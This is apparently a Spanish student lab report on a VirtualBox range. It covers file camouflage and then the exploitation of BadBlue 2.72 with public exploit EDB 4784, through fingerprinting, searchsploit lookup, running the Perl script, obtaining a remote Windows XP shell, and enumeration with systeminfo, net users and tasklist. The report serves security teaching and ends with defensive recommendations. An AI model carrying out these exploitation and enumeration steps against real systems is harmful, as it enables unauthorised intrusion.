
imagenes 38 dirección del camuflaje



imagenes 39 contraseña de los archivos camuflados




imagenes 40 propiedades del archivo antes del camuflaje




imagenes 41 propiedades del archivo post camuflaje

9. CAPITULO #2 INGRESANDO A EL SISTEMA DE BADBLUE

BadBlue es una aplicación que convierte un computador en un servidor web ligero, permitiendo compartir archivos (especialmente hojas de cálculo Excel) a través de la red local o internet. Es útil para pruebas de red, administración de recursos compartidos y análisis de vulnerabilidades.



imagenes 42 aplicación badblue



imagenes 43 interfaz de la aplicación badblue desde Linux

en este paso Se verificó la presencia del servicio BadBlue en el host mediante una solicitud HTTP (curl), confirmando que el servidor responde con el banner BadBlue/2.7. Posteriormente se ejecutó Searchsploit para identificar exploits públicos asociados a esa versión. Los resultados muestran varias vulnerabilidades conocidas para BadBlue 2.7

```

[Linux@vbox:~]$ curl -I http://192.168.10.4180/
HTTP/1.1 200 OK
Server: BadBlue/2.7
Content-Type: text/html
Accept-Ranges: bytes
Date: Wed, 08 Oct 2025 21:59:27 GMT
ETag: "f4505a8f870e214c4e"
Last-Modified: Fri, 22 Aug 2003 00:35:38 GMT
Content-Length: 1885
Connection: close
Cache-control: public

[Linux@vbox:~]$ searchsploit badblue 2.7

Exploit Title | Path
-----|-----
BadBlue 2.2 - PassThru Remote Buffer Overflow | windows/remote/4784.pl
BadBlue 2.2b - Multiple Vulnerabilities | windows/remote/4715.txt
BadBlue 2.2b - PassThru Buffer Overflow (Metasploit) | windows/remote/10066.rb
Working Resources BadBlue 1.2.1 - Denial of Service | windows/dos/20641.txt
Working Resources BadBlue 1.2.1 - Full Path Disclosure | windows/remote/20640.txt

Shellcodes: No Results

[Linux@vbox:~]$

```

imagenes 44 identificación de exploit

En este paso se utilizó el comando Searchsploit -p windows/remote/4784.pl para examinar un exploit específico relacionado con el software Badblue versión 2.72. El resultado muestra un exploit catalogado como “PassThru Remote Buffer Overflow”, el cual está disponible en la base de datos de Exploit-DB bajo el EDB-ID #4784.

```
(linux@vbox)-[~]
$ searchsploit -p windows/remote/4784.pl
Exploit: BadBlue 2.72 - PassThru Remote Buffer Overflow
URL: https://www.exploit-db.com/exploits/4784
Path: /usr/share/exploitdb/exploits/windows/remote/4784.pl
Codes: OSVDB-42416, CVE-2007-6377
Verified: True
File Type: Perl script text executable
Copied EDB-ID #4784's path to the clipboard
```

imagenes 45 busqueda del exploit

En este paso se copió el archivo del exploit correspondiente a BadBlue 2.72 desde la base de datos local de Exploit-DB hacia el directorio de trabajo, utilizando el comando cp. Posteriormente, se verificó su presencia mediante ls y se procedió a abrirlo con nano y visualizarlo con cat para revisar su contenido.

El archivo, identificado como 4784.pl, es un script en lenguaje Perl que contiene referencias a fuentes oficiales de vulnerabilidades (como SecurityFocus y CVE-2007-6377) y créditos a los investigadores Luigi Auriemma y Jacopo Cervini, autores del hallazgo documentado el 22 de diciembre de 2007.

Este análisis permitió confirmar la autenticidad y naturaleza del exploit, el cual está diseñado para aprovechar una vulnerabilidad de desbordamiento de búfer (Buffer Overflow) en el servicio BadBlue versión 2.72.

```
(linux@vbox)-[~]
$ cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .
(linux@vbox)-[~]
$ ls
4784.pl  contrib  Documentos  hash_drupal.php  Música  Plantillas  proftpd-1.3.1.tar.gz.1  proftpd-1.3.6  USER_FILE
base     Descargas  Escritorio  Imágenes         PASS_FILE  practicallinux  proftpd-1.3.1.tar.gz  Publico  v1.2.6.tar.gz
common.txt  diclampaio.txt  fotos.cpp  LinEnum         PASS_FILE  practicallinux  proftpd-1.3.5.tar.gz  result-comp.txt  Videos

(linux@vbox)-[~]
$ nano 4784.pl
(linux@vbox)-[~]
$ cat 4784.pl
#!/usr/bin/perl -w
# http://alugi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Auriemma
# Jacopo Cervini acar@jervus.it
# 22/12/2007
#
#
use IO::Socket;

if(!($ARGV[1]))
{
    print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
    exit;
}
```

imagenes 46 exploit correspondiente

Se abrió el archivo badblue-272-seh.pl para edición/visualización (nano).

Se otorgaron permisos de ejecución al script (chmod +x badblue-272-seh.pl).

Se inspeccionaron las primeras líneas del archivo (head -20 badblue-272-seh.pl) para revisar encabezados, referencias y uso.

```
(linux@ vbox) - [~]
$ nano badblue-272-seh.pl

(linux@ vbox) - [~]
$ chmod +x badblue-272-seh.pl

(linux@ vbox) - [~]
$ head -20 badblue-272-seh.pl
#!/usr/bin/perl -w
# http://luigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Auriemma
# Jacopo Cervini acar0@jervus.it
# 22/12/2007
#
#
use IO::Socket;

if(!($ARGV[1]))
{
    print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
    exit;
}
```

imagenes 47 inspección del archivo badblue

Se ejecutó el exploit badblue-272-seh.pl contra el host 192.10.10.4 (puerto 80). El exploit estableció una conexión remota (se muestra intento/establecimiento de conexión al puerto 4444 del objetivo) y proporcionó acceso a una consola del sistema remoto (prompt de Windows XP visible).

```
(linux@vbox)-[~]
$ ./badblue-272-seh.pl 192.10.10.4 80

+ Malicious GET request sent ...
Done.
+ Connect on port 4444 of 192.10.10.4 ...
Trying 192.10.10.4 ...
Connected to 192.10.10.4.
Escape character is '^]'.
Microsoft Windows XP [Versi#n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>ipconfig

Configuraci#n IP de Windows

Adaptador Ethernet Conexi#n de #rea local        :

    Su#ijo de conexi#n espec#fica DNS : lan
    Direcci#n IP. . . . . : 192.10.10.4
    M#scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada   : 192.10.10.1

Adaptador Ethernet Conexi#n de #rea local 2      :

    Su#ijo de conexi#n espec#fica DNS : lan
    Direcci#n IP. . . . . : 192.168.1.71
    M#scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada   : 192.168.1.1

C:\Archivos de programa\BadBlue\PE>
```

imagenes 48 ejecucion del exploit

En este paso Se muestra el resultado del comando dir ejecutado en C:\Archivos de programa sobre un sistema Windows (presumiblemente Windows XP). El listado presenta carpetas correspondientes a m#ltiples aplicaciones instaladas en el equipo.

```
C:\Archivos de programa>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n#mero de serie del volumen es: 2490-270F

Directorio de C:\Archivos de programa

02/10/2025 09:35 <DIR>      .
02/10/2025 09:35 <DIR>      ..
02/10/2025 09:30 <DIR>      Adobe
02/10/2025 09:30 <DIR>      Archivos comunes
02/10/2025 09:31 <DIR>      BadBlue
02/10/2025 09:42 <DIR>      Camouflage
26/07/2025 09:33 <DIR>      ComPlus Applications
02/10/2025 09:40 <DIR>      Internet Explorer
26/07/2025 09:33 <DIR>      Messenger
26/07/2025 09:35 <DIR>      microsoft frontpage
26/07/2025 09:33 <DIR>      Movie Maker
26/07/2025 09:32 <DIR>      MSN
26/07/2025 09:33 <DIR>      MSN Gaming Zone
26/07/2025 09:33 <DIR>      NetMeeting
26/07/2025 09:33 <DIR>      Online Services
02/10/2025 09:12 <DIR>      Oracle
26/07/2025 09:33 <DIR>      Outlook Express
26/07/2025 09:33 <DIR>      Servicios en l#nea
02/10/2025 09:35 <DIR>      VideoLAN
26/07/2025 09:34 <DIR>      Windows Media Player
26/07/2025 09:33 <DIR>      Windows NT
26/07/2025 09:35 <DIR>      xerox
                0 archivos          0 bytes
                22 dirs 19,225.210.880 bytes libres
```

imagenes 49 comando dir

En este paso se hace la ejecuci#n del comando dir en el directorio ra#z C:\ del sistema operativo Windows. Este comando permite listar los archivos y carpetas principales del disco local, mostrando as# la estructura b#sica del sistema.

```
C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\

02/10/2025  09:35    <DIR>          Archivos de programa
26/07/2025  09:34             0 AUTOEXEC.BAT
26/07/2025  09:34             0 CONFIG.SYS
02/10/2025  10:37    <DIR>          descarga
26/07/2025  09:40    <DIR>          Documents and Settings
02/10/2025  09:42    <DIR>          WINDOWS
                2 archivos             0 bytes
                4 dirs  19.225.210.880 bytes libres

C:\>
```

imagenes 50 ejecución del comando dir desde el directorio raíz

Ejecucion del comando systeminfo

```
C:\>systeminfo
systeminfo

Nombre de host:                WAY
Nombre del sistema operativo:  Microsoft Windows XP Professional
Versión del sistema operativo: 5.1.2600 Service Pack 3 Compilación 2600
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Uniprocessor Free
Propiedad de:                  way
Organización registrada:       way
Id. del producto:              76460-641-1927333-23836
Fecha de instalación original:  26/07/2025, 9:36:06
Tiempo de actividad del sistema: 0 días, 3 horas, 4 minutos, 29 segundos
Fabricante del sistema:        Innotek GmbH
Modelo del sistema:            VirtualBox
Tipo de sistema:               X86-based PC
Procesador(es):                1 Procesadores instalados.
                                [01]: x86 Family 25 Model 80 Stepping 0 AuthenticAMD ~1982 Mhz
Versión del BIOS:              VBOX - 1
Directorio de Windows:         C:\WINDOWS
Directorio de sistema:         C:\WINDOWS\system32
Dispositivo de inicio:         \Device\HarddiskVolume1
Configuración regional del sistema: 0c0a
Idioma:                        0000040A
Zona horaria:                  N/D
Cantidad total de memoria física: 191 MB
Memoria física disponible:     85 MB
Memoria virtual: tamaño máximo: 2.048 MB
Memoria virtual: disponible:   2.008 MB
Memoria virtual: en uso:       48 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio:                       GRUPO_TRABAJO
Servidor de inicio de sesión:  \\WAY
Revisión(es):                  1 revisión(es) instaladas.
                                [01]: Q147222
Tarjeta(s) de red:             2 Tarjetas de interfaz de red instaladas.
                                [01]: Adaptador de servidor PRO/1000 T de Intel(R)
                                    Nombre de conexión: Conexión de área local
                                    DHCP habilitado: S+
                                    Servidor DHCP: 192.10.10.3
                                    Direcciones IP
                                    [01]: 192.10.10.4
                                [02]: Adaptador de servidor PRO/1000 T de Intel(R)
                                    Nombre de conexión: Conexión de área local 2
                                    DHCP habilitado: S+
                                    Servidor DHCP: 192.168.1.1
                                    Direcciones IP
                                    [01]: 192.168.1.71
```

imagenes 51 ejecución del comando systeminfo

```
Zona horaria:                  N/D
Cantidad total de memoria física: 191 MB
Memoria física disponible:     85 MB
Memoria virtual: tamaño máximo: 2.048 MB
Memoria virtual: disponible:   2.008 MB
Memoria virtual: en uso:       48 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio:                       GRUPO_TRABAJO
Servidor de inicio de sesión:  \\WAY
Revisión(es):                  1 revisión(es) instaladas.
                                [01]: Q147222
Tarjeta(s) de red:             2 Tarjetas de interfaz de red instaladas.
                                [01]: Adaptador de servidor PRO/1000 T de Intel(R)
                                    Nombre de conexión: Conexión de área local
                                    DHCP habilitado: S+
                                    Servidor DHCP: 192.10.10.3
                                    Direcciones IP
                                    [01]: 192.10.10.4
                                [02]: Adaptador de servidor PRO/1000 T de Intel(R)
                                    Nombre de conexión: Conexión de área local 2
                                    DHCP habilitado: S+
                                    Servidor DHCP: 192.168.1.1
                                    Direcciones IP
                                    [01]: 192.168.1.71

C:\>
```

imagenes 52 comando systeminfo

Ejecucion del comando net users

```
C:\>net users
net users

Cuentas de usuario de \\WAY

Administrador          Asistente de ayuda    Invitado
SUPPORT_388945a0      wayner_antonio_moya_
Se ha completado el comando correctamente.

C:\>
```

imagenes 53 comando net users

Ejecucion del comando tasklist

que nos sirve para:

Identificar procesos activos: Muestra el nombre del proceso, su PID (identificador de proceso), uso de memoria, y más.

Detectar software malicioso o no autorizado, Ayuda a encontrar procesos sospechosos que podrían estar ocultos o disfrazados.

```
C:\>tasklist
tasklist

Nombre de imagen          PID Nombre de sesión N.º de  Uso de memoria
-----
System Idle Process       0 Console             0         16 KB
System                    4 Console             0          76 KB
smss.exe                  400 Console           0         144 KB
csrss.exe                 784 Console           0        1.524 KB
winlogon.exe              808 Console           0        3.940 KB
services.exe              852 Console           0        1.908 KB
lsass.exe                 864 Console           0        3.224 KB
VBoxService.exe          1028 Console           0        2.248 KB
svchost.exe               1084 Console           0        2.908 KB
svchost.exe               1184 Console           0        2.544 KB
svchost.exe               1428 Console           0       12.796 KB
svchost.exe               1476 Console           0        2.308 KB
svchost.exe               1520 Console           0        2.060 KB
explorer.exe              2012 Console           0       12.012 KB
spoolsv.exe               208 Console           0        2.048 KB
alg.exe                  1868 Console           0        1.596 KB
VBoxTray.exe              644 Console           0        2.656 KB
ctfmon.exe                616 Console           0        1.516 KB
wsentfy.exe              1796 Console           0         876 KB
iexplore.exe              320 Console           0        7.404 KB
iexplore.exe             1516 Console           0       17.092 KB
wuauclt.exe              2268 Console           0        2.340 KB
cmd.exe                   4068 Console           0         100 KB
badblue.exe              3364 Console           0        6.608 KB
logon.scr                 4032 Console           0        2.040 KB
cmd.exe                   3136 Console           0        2.672 KB
tasklist.exe             1892 Console           0        4.344 KB
```

CONCLUSIÓN

El estudio demostró que BadBlue 2.7/2.72 presenta vulnerabilidades críticas que permiten ejecución remota de comandos, lo cual representa una amenaza directa a la seguridad del sistema. Además, el uso de técnicas de camuflaje incrementa la dificultad de detección de archivos maliciosos o sensibles, afectando negativamente los procesos de auditoría y análisis forense. Se recomienda deshabilitar servicios obsoletos, aplicar parches de seguridad, implementar controles de red más estrictos y realizar escaneos periódicos para detectar artefactos ocultos. La combinación de explotación y esteganografía exige una respuesta integral que contemple tanto la prevención como la detección avanzada.